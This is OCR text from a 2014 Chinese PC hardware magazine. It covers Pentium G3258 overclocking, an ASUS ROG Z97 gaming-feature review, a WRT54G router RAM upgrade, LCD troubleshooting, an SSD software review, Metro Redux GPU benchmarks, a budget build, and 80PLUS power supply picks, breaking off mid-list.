  CPU Core Voltage Mode                          [Override Mode]
  CPU Core Voltage                       1.088V
  CPU Core Voltage Offset Mode                   [自动]
  CPU Core Voltage Offset                        Auto
  CPU Ring Voltage Mode                          [Override Mode]
  CPU Ring Voltage                       1.024V
  CPU Ring Voltage Offset Mode                   [自动]
  CPU Ring Voltage Offset                        Auto
  CPU SA Voltage Offset Mode                     [自动]
  CPU SA Voltage Offset                  0.832V  Auto
  CPU IO Analog Voltage Offset Mode              [自动]
  CPU IO Analog Voltage Offset                   Auto
  CPU IO Digital Voltage Offset Mode             [自动]
  CPU IO Digital Voltage Offset          1.008V  Auto
  Internal VR OVP OCP Protection                 [自动]
  Internal VR Efficiency Management              [自动]
  DRAM Voltage                           1.498V  Auto
  PCH 1.05 Voltage                       1.056V  Auto
  PCH 1.5 Voltage                                Auto
  CPU Memory Changed Detect                      [允许]
> CPU规格
> MEMORY-Z
> CPU 特征
```

①



②

Windows超频实战

1.主板自带软件超频

很多主板都有专用的 Windows 系统下的超频软件，比如笔者用的微星主板就有 Direct OC 软件，可以在软件界面进行电压、频率等数值的调整,而且不用重新启动即可让加压、超频等设置即时生效。


运行软件就可以看到 CPU、DRAM、IGP、RAMDISK、OC GENIE 五个菜单。在 CPU 菜单中可以调节 CPU 倍频、外频等参数。点击下方的“Advanced”按键可以进入高级菜单选项,进入该页面后你会发现各个频率与电压选项应有尽有,BIOS 中提供的超频选项基本都可以在这里找到,各个选项的意义和具体设置均可参考前面的教程。对参数进行设置后点击“Aplly”就可以让修改马上生效(图 2)。最终笔者在 CPU 核心电压 1.56V、VCCIN 电压 2.05V、Ring 频率 3.2GHz 的设置下,把 G3258 处理器的主频频率成功超频至 5GHz(图 3)。

2.XTU 软件超频

XTU 是 Intel Extreme Tuning Utility 的简称，这是一款由 Intel 官方发布的专门针对 Intel 芯片组主板的极限超频软件,能够对处理器、内存等各个频率及电压参数进行精确调整，并监控温度、电压和风扇速度。


与主板自带的超频软件最大的不同在于,XTU 可以适用于该软件所支持的 Intel 芯片组的所有主板,并不受到品牌的限制。不过 XTU 的很多设置功能并不支持在 Windows 系统下即时生效，而需要重新启动系统后才能生效,因此在极限超频的应用上要逊色于很多主板自带的超频软件。XTU 软件界面中对各个频率和电压选项的表述与主板 BIOS 中存在较大的差异,各个选项的意义和具体设置均可参考前面的教程(图 4)。

可以说,XTU 软件的出现给了我们有别于传统 BIOS 超频的另外一种超频体验。不过比较遗憾的是,XTU 软件中并没有提供 Ring 倍频选项与 CPU 内存控制器电压选项。而且笔者在示范平台上开启 XTU 软件时虽然有内存超频选项,但是在设置内存频率为 DDR3 1600 并重新启动系统后会出现内存分频的错误提示,说明 B85 主板还是无法通过 XTU 软件来突破内存方面的超频限制。



处理器
名字 Intel Pentium G3258
代号 Haswell　TDP 53 W
插槽 Socket 1150 LGA
工艺 22 纳米　核心电压 0.096 V
规格 Intel(R) Pentium(R) CPU G3258 @ 3.20GHz
系列 6　型号 C　步进 3
扩展系列 6　扩展型号 3C　修订 C0
指令集 MMX, SSE, SSE2, SSE3, SSSE3, SSE4.1, SSE4.2, EM64T, VT-x
时钟(核心 #0)
核心速度 5000.62 MHz
倍频 x 50.0 (8 - 47)
总线速度 100.01 MHz
额定 FSB
缓存
一级 数据 2 x 32 KBytes 8-way
一级 指令 2 x 32 KBytes 8-way
二级 2 x 256 KBytes 8-way
三级 3 MBytes 12-way
已选择 处理器 #1　核心数 2　线程数 2
CPU-Z Ver. 1.70.0.x64

③



④

主板 BIOS 超频、主板自带软件超频、XTU 软件超频,条条大路通罗马,正在使用 G3258 处理器搭配 B85 主板的朋友,你是否已经迫不及待地想要试用本文中介绍的各种方法对你的平台进行超频,发挥出平台的最深层潜力呢? 假如你在超频中获得了别样的心得体会,也欢迎你到这里来与大家分享(pcw−hardware@vip.sina.com)。

更好的游戏体验

古代青年PDF杂志

华硕 ROG Z97 游戏功能研究

Z97上市之后，游戏主板开始成为主力，各种实用且好用的游戏功能赚足了眼球。被不少玩家视为“游戏主板标杆”的华硕ROG玩家国度主板，提供的游戏功能总能走在潮流的最前沿。如今面对一干后起之秀的竞争，ROG Z97会提供怎样与众不同的特色功能，为游戏体验带来哪些提升？本期我们通过对华硕最新的ROG MAXIMUS VII Impact(以下简称M7I)的游戏功能进行详细体验，为大家解答这些问题。

最强ITX小板：ROG M7I主板简介

主要参数

主板芯片组:Z97
CPU 插槽: LGA 1150
内存插槽:2×DDR3
扩展插槽:1×PCI-E ×16、1×Mini PCI-E
SATA 接口:4×SATA 6Gbps
I/O 接口:1×PS/2、1×DP、1×HDMI、1×RJ45、4× USB3.0、4×USB 2.0、光纤、音频接口、清除 CMOS 按钮、ROG Connect 开关、Sonic SoundStage 按钮、KeyBot 按钮

参考价格:2199 元

可能大家对 ROG M7I 主板还不是太了解，在开始体验游戏功能之前，我们先介绍一下这款主板。ROG M7I 是为数不多的 ITX 游戏主板，虽然主板面积不大，但是用料规格一点不差。其规格远超同类 ITX 主板，堪称目前最强的 ITX 主板。供电部分采用了 Impact Power II 设计，通过增加一块垂直的 PCB 板，增加供电元件的安装空间，实现 10 相供电。受面积的制约，主板上常规插槽数量偏少，只提供了 2 条内存插槽，4 个 SATA 6Gbps 接口，1 条 PCI-E × 16 插槽，但是仍然塞进了独立声卡、无线网卡等功能模块。即便如此主板完全符合 ITX 规格，放入迷你机箱仍然毫无问题。

值得注意的是，下面要研究的这些游戏功能并不是 ROG M7I 专属，ROG Z97 系列的 M7F、M7H 上也是可以使用的。


Sonic Radar Ⅱ(声波雷达)：FPS游戏的“外挂”

体验小结：声音侦测功能很好用，不过对《穿越火线》、《CS》这样对战类 FPS 游戏帮助较大，对《狙击精英》、《使命召唤》之类的游戏，没多大用处。


玩《穿越火线》、《CS》之类的 FPS 游戏讲究“听音辨位”，以抢占先机。但在实际的游戏中，受游戏耳机质量、环境噪音等诸多因素的影响，准确分辨声音的位置其实很难。甚至还有玩家反映，如果将注意力放到听音上，遇到敌人，反应还会慢半拍，影响操作。因此华硕推出了 Sonic Radar 功能，“让声音变得可以用双眼看到”。开启该功能后，在游戏中会出现一个雷达图标，可以显示各个方向传来的声音。在 ROG M7I 上这个功能升级到了第二代，主要区别在于软件界面变得更加整洁，游戏中的雷达图标的透明度、大小可以进行调节。

Sonic Radar Ⅱ是与声卡驱动捆绑在一起的，在使用该功能前，要记住在声卡驱动中将虚拟环绕打开。开启游戏后，Sonic Radar Ⅱ会自动将该游戏添加进支持列表中，这时玩家要做的就是在中间的位置窗口中，选择雷达窗口的位置，以及设置雷达窗口、声音信号的透明度及大小。此外，与第一代一样，玩家也可以对侦测的声音包括枪声、炸弹声等进行选择。


我们先在《CS》中进行测试，该游戏为小地图对战形式，没有什么背景音，雷达上大部分时间显示出的是玩家走路的声音信号。如果信号出现大幅变化，就表明那个方向有人，可早作准备。实测中 Sonic Radar Ⅱ表现很不错，准确定位很准，听音辨位确实比耳机好用。在《狙击精英 3》《使命召唤》这类单机 FPS 游戏中，场景宏大，四周到处都是脚步声、枪声、爆炸声，雷达上的信号也是各个方向都有，根本分不清方位，用处极为有限。



Sonic Radar Ⅱ主界面



声音监测选择界面




《狙击精英 3》中，环境音很嘈杂，雷达信号很乱，作用有限

KeyBot(键盘精灵)：普通键盘也能一键超频

体验小结：通过板载芯片，实现常见的多媒体功能自定义、宏按键编程之外的一键超频、一键启动 XMP 内存等，功能丰富。

机械键盘良好的手感让游戏玩家爱不释手，但是机械键盘也存在着多媒体快捷键少的问题，操作起来不是很方便，所以 ROG M7I 提供了 KeyBot 按键精灵功能。按键功能自定义、按键宏编程等是 KeyBot 的基本功能，用法与常见的键盘驱动程序基本相同，所以这里不作仔细描述。




KeyBot 设置界面

主板板载的 KeyBot 芯片，可让普通键盘实现一键超频

与其他按键精灵类软件相比，KeyBot 的特点是板载了一颗专门的芯片，只要将键盘连接到指定的 USB 接口上，就能激活更多的功能。不打开相应软件，直接点击 F11，就自动将 Core i7 4770K 的频率从 3.5GHz 提升到了 4.5GHz，很方便。除了 CPU 超频，点击 F12 则是一键启动 XMP 内存超频。在开机时，只要点击一次 DEL 键即可直接进入 UEFI BIOS，比起之前狂点 DEL，操作上简化了不少。

GameFirst III：网络调校打包解决方案



程序提供了多种预设模式，比起全手动设置，效果好操作也简单

网络优化是游戏主板的重要功能，ROG M7I 上也有独到之处。首先其网卡芯片采用的是 Intel 最新的 I218-V，可以减轻 CPU 运算的压力。同时优化软件也升级到了 GameFirst III，经过体验，小编觉得与之前的 GameFirst II 以及其他游戏主板的 Killer 网络管理软件相比，GameFirst III 的优势在于界面更简洁，并预设了 4 种网络带宽使用模式：性能模式、游戏模式、在线视频模式、下载模式，所有程序的网络优先级都可以通过不同的情景模式进行智能调节，一点就搞定，比起手动设置数十个程序的网络优先级，明显方便了不少。

对此我们在《英雄联盟》中进行了体验，在 GameFirst III 软件中选择游戏模式，此时游戏的网络优先级变成了优先级，而迅雷下载等程序自动变成较低的等级，跨线进行游戏，网络延迟仅 78ms。接着我们尝试手动将除游戏之外的程序都调至“一般”级，再进入游戏，网络延迟上升到了 86ms，表明 GameFirst III 软件的预设模式是很实用的。

总结：作为一款顶级的游戏小板，ROG M7I 所提供的游戏功能足以让人眼前一亮，对于游戏操作的提升明显好于之前测试过的千元级游戏主板的游戏功能。外挂级别的 Sonic Radar Ⅱ是 FPS 玩家的利器，KeyBot 让普通键盘一秒变身多功能键盘，通过半载芯片还能实现内存、处理器一键超频，游戏、超频两相宜。就拿最普通的网络优化软件来说，多种预设模式操作变 Easy。对于游戏发烧友来说，这些功能绝对值得体验。

责编:项汉秋 **美编**:毛代洪 **组版**:况中银 **责校**:曾灿
日期:2014.9.22 **投稿邮箱**:pcw-hardware@vip.sina.com

肚量更大,应用再升级

为 Linksys WRT54G 路由器加内存

@ 运维老二

笔者家中使用的是一台Linksys WRT54G路由器。这台路由器虽然是多年前的老产品，但胜在做工精良,尤其是其交换模块和核心芯片的用料,是目前很多缩水版的家用路由器完全无法比拟的。在笔者刷了OpenWRT固件以后,还增加了很多没有过的高级应用(如高级防火墙),但随之而来的是受限于路由器的内存大小,也会出现假死等现象。看来只有亲自给它加内存了。在翻阅了不少同好资料和教程后,我也开始动手了。

内存颗粒哪里来?

一开始就碰到了比较麻烦的问题,毕竟这台机器是早期的 DDR 内存，到哪里找颗粒呢?

首先要说明,内存颗粒需要找最低符合 16MB、16bit 位宽要求的颗粒才能有实际效果。这么看起来,早期的单面 4 颗粒型 DDR 内存条是一个不错的选择。而我也打开路由器实际看了下路由器的引脚规范，最终确定了需要找寻 TSOP-Ⅱ规范的 66pin DDR 内存颗粒。

在淘宝上经过一番挑选,按某国外发烧友的文章建议,最终买下一条二手 128MBDDR 内存，采用的是 Hynix 内存颗粒，型号为 HY5DU561622CT-H。单颗粒容量 32MB。

笔者选来用于给路由器扩容的 DDR 内存条,可以看出颗粒有 8 年的历史了

取下内存颗粒


和网上其他朋友改造路由器不同,取下内存颗粒相对来说反倒比较轻松。因为新的路由器往往采用的是 BGA 封装颗粒,所以对于取颗粒的操作要求很高,一些朋友嫌麻烦干脆是送到电脑城的 BGA 焊台完成这个工作的。而我的内存颗粒封装方式是 TSOP，老旧的工艺反而导致芯片体积和引脚间隙相对较大，因此反而难度降低不少,一把烙铁小心操作就可以了。在这个操作中,建议最好使用温控型烙铁,以免烫坏内存颗粒。最好有个热风枪辅助。

对于没有温控烙铁的朋友,也不用害怕,还可以用网上高人的“蜡烛法”:将内存放到蜡烛上方烘烤,烤的时候让火苗对准颗粒正下方,可以朝金手指偏点,别让火苗直接烧到内存颗粒,同时用镊子不停地试顶颗粒周围的贴片电阻或电容,如果发现松动，说明内存颗粒也快松动了,可以试着推内存颗粒,松动后立即用镊子取下,然后换个颗粒位置继续烤。这个方法的优点是不存在因烙铁接地不良,导致感应电流击穿芯片的风险。但是此法需要注意通风。另外这种方法只适用于单面内存条的颗粒拆除。


拆除路由器内存颗粒

接下来就该拆除路由器上老的 16MB 内存颗粒了。由于这个颗粒已经没用,不用担心损坏芯片，所以我们可以采取有一定破坏性的方法来加快拆除进度:用工具小心剪断内存颗粒针脚，取下内存颗粒后，用烙铁、热风枪等工具稍微熔融焊点,取下针脚残留部分并清理干净残留的焊锡。

注意不要损伤到 PCB 上的焊垫!



路由器主板上的内存颗粒已被取走



新的 32MB 内存颗粒已经焊接完毕,内存瞬间翻倍!

焊接新内存颗粒到路由器

接下来就是直接焊接的步骤了,也是最重要的一步。焊接内存颗粒这种针脚多的表面贴片元件有很多方法，比如堆锡、拖焊法,无基础的朋友可以参考括号中网址的教程进行学习(http://t.cn/RhaHz5t),在此笔者就不赘述了。

不过为了安全起见,也说一下利用拖焊法等方法焊接中需要注意的地方:一是用于 SMD 焊接的焊丝最好要尽可能的细，这样堆锡不至于太多难于清理涂抹,也不至于导致短路。二是烙铁依然最好使用带温控的产品,烙铁头最好是刀头而不是圆头,这样控制锡料的流量更加容易。三是建议动手能力一般的朋友一定要准备一个放大镜,时刻检查焊锡的点位,是否会造成针脚间有接触的堆积,须及时清理,避免短路现象发生。

确认内存添加生效

再三确认焊接是否安全完成后,给路由器通电试机。能进入路由器管理界面才表示添加内存成功(不成功则机器只能“亮灯”，但无法工作)。然后进入 OpenWRT 系统,查看系统状态,确认是否已经可用新内存。

延伸阅读 其他路由器如何照方抓药?

笔者的操作思路和手法基本上适用于大多数路由器加内存。不过路由器加内存并非一加就灵,因为很多品牌和型号的路由器,其原厂固件已经定死了可用内存空间容量,所以即使你通过更换内存颗粒的方法增加了内存,实际上也是不起作用的,严重的可能反而会导致路由器变砖。

一般来说，只有刷了 OpenWRT 等第三方开源固件的路由器,增加的内存才能被比较好的认出和利用。另外如果只是为了普通上网应用,一般来说也没有太多必要来增加路由器内存。但是如果网内接入了 NAS 设备，以及主要做高速文件传递共享,或者需要一些比较深入的带宽管理、防火墙功能的话，由于这些应用要求的大交换缓存,此时增加路由器内存,对于动手能力不错的朋友们来说是一个很不错的选择。

简易排查液晶显示器三大常见故障

@xal

自从显示器的主流变为液晶显示器后,显示器故障在电脑系统故障中的比率已经越来越小了,但也并不是说就没有，只不过比起当年CRT显示器各种光怪陆离的故障来说,LCD显示器的常见故障类型少了很多。今天笔者就以个人经验给大家介绍下LCD显示器常见三大故障的简易排查经验。

液晶显示器大部分偏色故障都和线材接触不良有关

屏幕偏色:线材是主因

在显示器的使用过程中,尤其是在开机的时候,很多人都会遇到显示器突然出现偏色现象,比如有点偏红,或者偏白。这时候有的人就会觉得是面板或者驱动板有问题,有的可能觉得是显卡的问题。你可以通过排查，找到真正的问题所在,然后针对性解决。

具体方法如下:

1.查看是不是因为显示信号线或者转接头的接触不良导致,可以采用替换法或者紧固接头、扭转线材等方法查看;

2.有时候是插板或插头的电流保护出问题，漏电会导致显示器的电阻表现不稳定,就会出现偏色的现象,你可以尝试更换插板、插头来看是否能够解决偏色问题;

3.如果显示器内部灰尘过多,也会导致屏幕出现偏色现象，而且大多数时候都是偏白,所以如果是偏白的问题,你就通过清理一下灰尘的办法,看是否能够解决。

屏幕闪烁:原因有软有硬

屏幕闪烁其实是在显示器使用中很容易出现的问题,但是这个问题的原因就有软有硬了。

软故障导致闪烁，主要是分辨率、刷新率设置得过高或者过低,或者显卡驱动安装不当、崩溃。这时候只需要做正确设置,或安装驱动即可解决。

而被忽视的还有电源问题。供电不稳是屏幕闪烁的原因之一,特别是在一些显示器没有单独接插线板而是共享主机电源的老机器中很常见。这种情况只要保证充足供电就可以解决问题。

而如果只是某个边角闪烁的话,很有可能是一些电磁产品和显示器出现了电磁冲突,最常见的恐怕就是显示器旁边的音箱漏磁。将可能产生电磁信号干扰的硬件设备挪开即可。

屏幕黑屏:
高压板损坏不可忽视

黑屏故障,除了线材接触不良外,最大可能就是高压板故障了。如果想要查看是否这一原因造成黑屏，可以用单灯高压板接一个灯管试试;如果不能亮的话,就表示是高压板的问题,需要更换或维修高压板。

固态硬盘小管家

闪迪SSD Dashboard软件体验

今年闪迪发布Extreme Pro(至尊超极速)SSD的同时,推出了一款全新的工具软件——SSD Dashboard。这款软件不仅可以显示SSD的工作状态信息,让用户对SSD的情况了如指掌,还提供了众多使用的功能,让Trim、擦除SSD数据等操作直接在软件中即可完成,算得上是SSD的小管家。

实用性:88　　**易用性:**86


测试平台
CPU: Intel Core i7 4770K
内存:2×DDR3 1333 2GB
主板:技嘉 G1.Sniper Z97
显卡:迪兰 R9 285 酷能 2G DC
硬盘:闪迪Extreme Pro 480GB
显示器:AOC IF23
系统: Windows 7旗舰版 64位

状态监控:界面简洁 监控项目丰富


SSD Dashboard可以在闪迪官网上下载到,本次体验的是1.1.1版。初用该软件,笔者觉得界面上每一个栏目的右上角都有一个问号图标,鼠标移到图标处,就会自动弹出相应的提示信息,这个细节很人性化。即便是第一次使用该软件的新手,也不会感到无从下手。

与很多SSD的功能软件一样,状态监控是SSD Dashboard最基本也是最重要的功能,在这点上,软件做得非常不错。整个软件的界面做得简洁明了,监控的项目也非常丰富,在状态页面,用图表的方式清晰地列出了SSD容量的使用状况、被分成了几个驱动卷、剩余使用时间、温度及接口速度等信息。这些图表除了文字说明之外,鼠标指针移到上面还有信息提示窗口,很是贴心。图表可以帮助用户随时了解SSD的使用状态,在SSD寿命将尽或出现异常情况时及时处置,以免资料丢失。

打开性能界面,提供了实时性能监控图表,会显示5分钟以内,每秒数据的传输速度以及磁盘的I/O读写速度,SSD的性能表现如何一目了然。除此之外,工具页面进行S.M.A.R.T检测之后,用户还能了解到SSD的读写次数、使用次数、通电次数等信息,对SSD的使用状况有进一步的了解。如此详尽的监控,SSD Dashboard在这个项目上的表现令人满意。



软件状态界面,各项参数简洁明了




性能界面中的实时监控图表

SSD工具:简单易用

除了状态监控之外,SSD Dashboard另一大特点是提供了SSD实用的工具,让SSD的相关操作变得简单。固件更新这类基本功能自不必说,例如Trim功能,用户可以点击软件上的按钮进行手动操作,也可以在下方选择频率,按每天/每周/每月的频率,让软件自动进行Trim操作,让SSD 去释放已删除文件所占用的数据块,优化读写性能。除此之外,软件还提供有安全擦除SSD数据等功能,配以说明,都还是比较实用。

在体验的过程中,小编发现,与同类SSD软件相比,SSD Dashboard提供的工具偏少,例如三星的Magican软件的数据迁移功能就很好用,可将包括系统文件在内的文件进行迁移,这样就省去了新买SSD重装系统的麻烦。在这里就希望以后SSD Dashboard的功能越来越丰富。



总结　闪迪终于补上短板

SSD工具软件可以算是闪迪的一个短板。虽然之前其推出过Toolkit软件,但是该软件只提供了驱动器信息、S.M.A.R.T属性以及固件更新等,完全无法与三星 Magican、Intel Toolbox等软件相比。此次SSD Dashboard的推出,也让闪迪的SSD有了好用的工具软件。可喜的是,SSD Dashboard并不是旗舰级Extreme Pro SSD的专属工具软件,UltraⅡ产品也能支持该软件。不过定位较低的Ultra Plus搭配的依然是Toolkit软件,大家要注意。

显卡杀手重装上阵

《地铁:回归》显卡性能需求分析

《地铁》系列游戏一直是和《孤岛危机》齐名的显卡杀手,就在最近,该系列新作《地铁:回归》正式发布。严格来说,这并不是一款新游戏,而是之前两款游戏的合集。同时《地铁:2033》部分用全新引擎进行了重制,画面有了很大的提升,随之而来的是性能需求的大幅提升,显卡杀手又重装上阵。

性能需求分析

《地铁:回归》主要是用《地铁:最后的曙光》的引擎来重制了《地铁:2033》部分,所以给出的最低配置、推荐配置与之前的《地铁:最后的曙光》基本持平。最低配置为2.2GHz及以上的双核处理器+8800GT/GTX 250这样的显卡,而推荐配置则是四核处理器或者是3.0GHz以上的双核处理器+GTX 480。其中GTX 480是4年前的旗舰显卡,放到现在的主流产品中,性能并不占优,只能算中端主流水准。由此可以看出,《地铁:回归》对显卡的要求并不低,如果在比较高的画质下运行游戏,那么至少需要中端显卡才行。

游戏画质有明显提升

实际测试:性能需求有提升

测试平台
CPU: Intel Core i7 4770K
内存:2×DDR3 1333 2GB
主板:技嘉 G1.Sniper Z97
显卡:迪兰 R9 285 酷能 2G DC
索泰GTX760-2GD5 霹雳版 HA
华硕 STRIX-GTX780-OC-6GD5
硬盘:闪迪Extreme Pro 480GB
显示器:AOC IF23
系统: Windows 7旗舰版 64位

在实测环节,我们选择了目前中端主流的迪兰 R9 285 酷能 2G DC、索泰GTX760-2GD5 霹雳版 HA以及高端的华硕STRIX-GTX780-OC-6GD5,分别运行《地铁:2033》《地铁:最后的曙光》以及《地铁:回归》三款游戏,来对比出性能需求的变化。游戏参数统一设置为1920×1080分辨率,最高画质,不开启SSAA。

METRO
REDUX

游戏测试成绩一览

	《地铁:2033》	《地铁:最后的曙光》	《地铁:回归》
迪兰 R9 285 酷能 2G DC	63.91fps	51.3fps	43.68fps
索泰GTX760-2GD5 霹雳版 HA	58.24fps	49.62fps	41.71fps
华硕 STRIX-GTX780-OC-6GD5	113.14fps	70.53fps	60.86fps

经过重制之后,《地铁:回归》的性能需求大幅提升,比之前两款游戏都高了不少。同时这款游戏对N卡进行了优化,同档次N卡的性能表现比A卡稍好。在测试中我们还发现,由于游戏中画面帧速波动较大,别看GTX 760和R9 285两款显卡能获得40fps左右的平均帧速,但最低帧速都刚刚超过30fps而已。

这就是《地铁:回归》的全部实力了么?接下来我们用华硕STRIX-GTX780-OC-6GD5在开启SSAA的情况下运行游戏,平均帧速立马减半,降到了32.7fps,即便是GTX 780这样的高端显卡都有些吃力。

总结　最高画质至少需要 GTX 760 级别显卡,不建议开启 SSAA

虽然只是重制版,但是《地铁:回归》显得诚意十足,同时延续了《地铁》系列游戏硬件需求高的特点。如果你想要体验到《地铁:回归》那优秀的画质,至少需要GTX 760级别的显卡,可以保证画面全程流畅无卡顿。此外,游戏只支持SSAA抗锯齿,开启后,性能需求几乎直接翻倍,就算是GTX 780这样的高端显卡单卡运行起来都不是很流畅,所以建议一般情况下不要开启。

www.dooland.com

金牌装机店

低功耗平台　实惠之选

	型号	价格(元)
处理器	A10-5700	699
主板	技嘉F2A78M-HD2	399
内存	金士顿DDR3 1600 4GB	220
硬盘	希捷2TB	525
机箱	航嘉A505	129
电源	航嘉冷静王钻石版2.31	189
总价		2161

站长详解:现在的电脑其实性能已经很强了,而系统和软件对硬件的性能要求也并不高,因此很大一部分用户都没必要选择功耗过高的硬件,反正那些高性能的硬件对于大部分用户来说都用不上,不过是多耗了些电而已。所以对于很多对性能要求不高的用户来说,如何选择一套低功耗平台才是一个更值得关心的问题,今天,站长就来给大家推荐一套性能够用的低功耗平台。

A10-5700可堪大用

对于很多用户来说,电脑的应用不过是处理文档、看视频以及玩一些要求不是特别高的中小型 3D 游戏,比如高画质特效下的《魔兽世界:熊猫人之谜》《英雄联盟》等,对于这种需求来说其实并不是必须要一款性能相对出色的显卡,我们完全可以从整合显示核心的处理器中来选择,显然 AMD 的 APU 是能够满足用户需要的。从性能上来说,AMD 的中高端 APU 无论是处理器性能还是独显核心都是能够满足需求的,不过现在市场上的中高端 APU 功耗都在 100W 左右,唯一一款性能还算出色而且功耗也不高的就只有 A10-5700 了。从处理器性能上来说 A10-5700 性能并不差,主频 3.4GHz,4MB 二级缓存,对于日常的应用完全足够了。从显卡性能上来说,A10-5700 的独显核心为 Radeon HD 7660D,GPU 频率高达 800MHz,和 A10-5800K 的独显核心完全相同,但 TDP 只有 65W,完全满足一款低功耗电脑的需求。

虽然 A10-5700 搭配的芯片组应该是 A85X,不过支持 SocketFM2 的 A78 主板其实性价比也同样高,技嘉的这款主板就基本能够满足我们的需求,虽然并不算是高端货,但体积比较小巧,而且接口齐全,不仅配备了 DVI、VGA、HDMI 接口,而且多声道声卡、千兆网卡、USB 3.0 接口等该有的接口也都有了。

首选大硬盘

虽然只是一款低功耗机型,不过硬盘还是不能小了,无论是现在动辄数 GB 的游戏,还是动辄近 10GB 的高清视频都需要大量的硬盘空间。硬盘容量的大小对功耗的影响都不大,希捷 2TB 硬盘作为一款 7200 转 / 分的高速硬盘,容量够大,而且价格比较便宜,用来存储游戏和高清视频都非常适合。搭配一款额定功率在 300W 的航嘉冷静王钻石版电源,保证了系统的稳定,而且转换效率够高,有效降低整机功耗。

电源好　转换高
80PLUS 电源推荐

最近,很多玩家都不约而同地关注起了主机的功耗,毕竟从较长的时间看来,降低功耗能够有效减少电费支出,无论从节能环保还是节约资金的角度出发,这种选择都是有益的。不过,由于不同的用户对电脑性能的需求不同,我们不能要求所有人都选择低功耗的配件,所以要降低主机功耗,最简单的办法就是选择一款转换效率够高的电源。

首选 80PLUS 电源

转换效率是电源的输入功率与输出功率的比值,电源转换效率 = 电源为主机提供的即时输出功率 / 输入电源的即时功率 × 100%。因此提高转换效率,就需要在电源内部的整流和变压的部分做文章。

目前我们能够最直观看到的高转换效率的电源就是通过了 80PLUS 认证的电源。所谓 80PLUS 其实是由美国能源署出台,Ecos Consulting 负责执行的一项为改善未来环境,节省能源而建立的标准,通过对电源在 20%负载、50%负载和 100%负载状态下的转换效率的规范来确定电源的节能水平。通过 80PLUS 认证的产品,出厂后会带有 80PLUS 认证标志。目前,80PLUS 的认证主要分为白牌、铜牌、银牌、金牌和白金牌。其中,80PLUS 银牌以上的电源价格相对较高,而且数量较少,市面上比较常见的是通过 80PLUS 白牌或铜牌认证的电源。80PLUS 白牌认证要求电源在 20%、50%和 100%负载时都拥有 80%以上的转换效率,而 80PLUS 铜牌认证则要求电源在 20%、50%和 100%负载时分别拥有 82%、85%和 82%的转换效率。对于中端的电源来说,通过了 80PLUS 铜牌认证,节能效果就算是相当不错了。

航嘉 jumper450B

航嘉电源一直是市场上最受欢迎的电源产品之一,产品的性能相当出色,而且做工相当不错,性价比也非常高。航嘉 jumper450B 是一款额定功率 450W 的电源产品,它采用宽幅电压设计,配备了主动 PFC,支持智能温度控制,最高转换效率高达 86%,通过了 80PLUS 铜牌认证,从 450W 这个额定输出功率来看其性价比非常高,可以满足目前市面上主流的高端显卡的需求,而且稳定性毋庸置疑。

安钛克 Neo Eco 550M

安钛克的电源属于大陆市场的后起之秀,不过进入大陆市场后其产品不错的质量还是得到了很多用户的认同。这款安钛克 Neo Eco 550M 的额定输出功率为 550W,它同样通过了 80PLUS 铜牌认证,最高转换效率超过 85%,虽然价格略贵,但 550W 的额定输出功率能够支持双芯显卡的能耗需要,对于单卡用户来说,这样一款电源完全够用了。这款电源采用半模组化设计,能够让用户根据实际需要来接入电源线,方便机箱内理线,构建良好的散热风道。

长城双卡王 BTX-700SE

